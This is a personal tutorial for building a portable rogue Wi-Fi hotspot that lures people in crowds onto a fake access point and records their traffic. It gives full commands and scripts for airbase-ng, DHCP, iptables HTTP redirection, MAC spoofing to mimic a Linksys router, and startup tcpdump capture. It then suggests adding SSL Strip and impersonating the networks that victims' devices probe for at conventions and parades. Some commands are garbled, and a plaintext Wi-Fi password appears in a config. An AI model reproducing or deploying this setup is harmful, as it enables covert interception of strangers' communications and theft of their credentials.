I have always loved wireless security. It is just such an easy target. The only issue that I have had is that I was restricted to carrying around a laptop and I just didn’t like the idea of having to operate the software while I was out. So I came up with this neat little COMPLETELY mobile wireless hacking/trap solution. Here is what you will need.
Equipment


- an Alix board, CF, and enclosure

- two ALPHA USB Wireless cards
- a cell phone that you can tether to

- mobile power solution
NOTES
I have written this very quickly and this may not be entirely accurate. Although the tests that I have done did work this post has been put together using loose notes that I made through my testing. I may (one day) return to this and tidy it up and add more detail, however I set out to do what I wanted and I wish to move on to newer projects.
Instructions
- To start build your Alix system. I built mine with Debian and I found a GREAT tutorial on how to get it loaded on a CF for your Alix board here -> http://www.youtube.com/watch?v=6VPsgR4pMik Install the most basic packages to to run the system, we will add the other stuff later.
- Once you have Debian installed on the CF and the board put together go ahead and start it up. Connect to the Alix board with a serial connection using 38400 baud, or 9600 if you didn’t change it in the last step.
- Log in to Debian using root and your password
- rm -f /etc/udev/rules.d/*_persistent-net.rules
- rm -f /etc/udev/rules.d/*_persistent-net-generator.rules
- reboot and connect the two USB WLAN cards
- Once the system is back up and running log in again with root
- install the following packages using the next command
- apt-get install wpasupplicant bridge-utils wireless-tools tcpdump ssh
- change the file /etc/network/interfaces to look like this (obviously use your wlan interfaces)
# Used by ifup(8) and ifdown(8). See the interfaces(5) manpage or
# /usr/share/doc/ifupdown/examples for more information.
auto lo
iface lo inet loopback
allow-hotplug eth0
iface eth0 inet dhcp
iface wlan1 inet dhcp
wpa-ssid "iPhone"
wpa-mode managed
wpa-conf /root/Rogue-Sniff/conf/iphone.conf
wpa-psk nodule5958- Now we will need to install a bunch more stuff to get the necessary tools running
- apt-get install apt-get install build-essential libssl-dev subversion check install iw
- svn co http://trac.aircrack-ng.org/svn/trunk aircrack-ng
- Make, check install, and then run airodump-ng-oui-update
- Time to get the FakeAP up and running
- apt-get install dhcp3-server
- update-rc.d sic-dhcp-server remove
- cp /etc/dhcp/dhcpd.conf /etc/dhcp/dhcpd.conf.bak
- vi /etc/dhcp/dhcpd.conf and make it similar to this
ddns-update-style ad-hoc;
default-lease-time 600;
max-lease-time 7200;
subnet 10.1.2.0 netmask 255.255.255.0 {
option subnet-mask 255.255.255.0;
option broadcast-address 10.1.2.255;
option routers 10.1.2.1;
option domain-name-servers 8.8.8.8;
range 10.1.2.100 10.1.2.150;
}- airmon-ng start wlan0
- airbase-ng -e “ESSID” -c 9 mon0
- ifconfig at0 up
- ifconfig at0 10.1.2.1 netmask 255.255.255.0
- route add -net 10.1.2.0 netmask 255.255.255.0 gw 10.1.2.1
- dhcpd -cf /etc/dhcpd/dhcpd.conf -pf /var/run/dhcpd.pid at0
- Now you have an AP up and running for the sniffing but you know no one will use it unless you have it providing internet access
- Connect the Debian box to your cell phone (tethering) so that you can provide internet access to others on the go
- Create the file iPhone.conf and put the WPA/WPA2 settings in to tether to your phone
network={
ssid="iPhone"
key_mgmt=WPA-PSK
psk=(put your hex in here -> wpa_passphrase [SSID] [passphrase])
}- Test out the connection by running the following
- wpa_supplicant -i wlan1 -B -c iphone.conf
- Get IP Tables running by creating the following script
#!/bin/sh
PATH=/usr/sbin:/sbin:/bin:/usr/bin
#
# delete all existing rules.
#
iptables -F
iptables -t nat -F
iptables -t mangle -F
iptables -X
# Always accept loopback traffic
iptables -A INPUT -i lo -j ACCEPT
# Allow established connections, and those not coming from the outside
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -m state --state NEW -j ACCEPT
iptables -A FORWARD -i wlan1 -o at0 -m state --state ESTABLISHED,RELATED -j ACCEPT
# Allow outgoing connections from the LAN side.
iptables -A FORWARD -i at0 -o wlan1 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp -i at0 --destination-port 80 -j REDIRECT --to-port 8080
# Masquerade.
iptables -t nat -A POSTROUTING -o wlan1 -j MASQUERADE
# Don't forward from the outside to the inside.
iptables -A FORWARD -i wlan1 -o wlan1 -j REJECT
# Enable routing.
echo 1 > /proc/sys/net/ipv4/ip_forward- If that is all working for you create a bash script with the following (with values that will work for your network)
#! /bin/bash
# bring up the rogue and start sniffing
cd /
# change the mac to a Linksys AP
/usr/bin/macchanger --mac=00:06:25:3E:BD:93 wlan0
/usr/bin/macchanger -r wlan1
echo "connecting to phone"
/sbin/wpa_supplicant -i wlan1 -B -c /root/iphone.conf
sleep 45
echo "getting ip address"
/sbin/dhclient wlan1
/usr/local/sbin/airbase-ng --essid hotspot -c 11 wlan0 &
sleep 15
/sbin/ifconfig at0 10.1.1.2 netmask 255.255.255.0
/sbin/route add -net 10.1.1.0 netmask 255.255.255.0 gw 10.1.1.2
/sbin/ifconfig at0 up
sleep 5
/usr/sbin/dhcpd -cf /etc/dhcp/dhcpd.conf
./root/Rogue-Sniff/iptables.sh
tcpdump -i wlan1 -s 0 -e -vv -XX link[25] != 0x80 -w /root/Rogue-Sniff/capture- Add a line to execute this script at startup with rc.local
- Now that your CF card is at a point where you want it pull it off the Alix board and DD it to another Linux box so that you will never have to go through all this again.
- Connect your portable power source and out the door you go! I used two 9V batteries that do power the setup, but I highly doubt that it would last long.
Going Further
- When acting as an AP for people the main point here is to sniff traffic and record it. What point would it be to record encrypted traffic? Go a little further with this and throw SSL Strip into the mix!
- Very Useful Applications (if you have room on the CF)
* python * python-twisted-web * kismet * nmap * telnet * fping * smbclient * curl * links * dnsutils * Tenable Nessus * Metasploit Framework
- The best places to take advantage of wireless networks is in highly populated areas that do not have hotspots. Think of a convention or parade. Some people really what to get on the net, and you could even highjack their broadcasts … say they are probing for “linksys” why not rename your SSID?
Images of My Project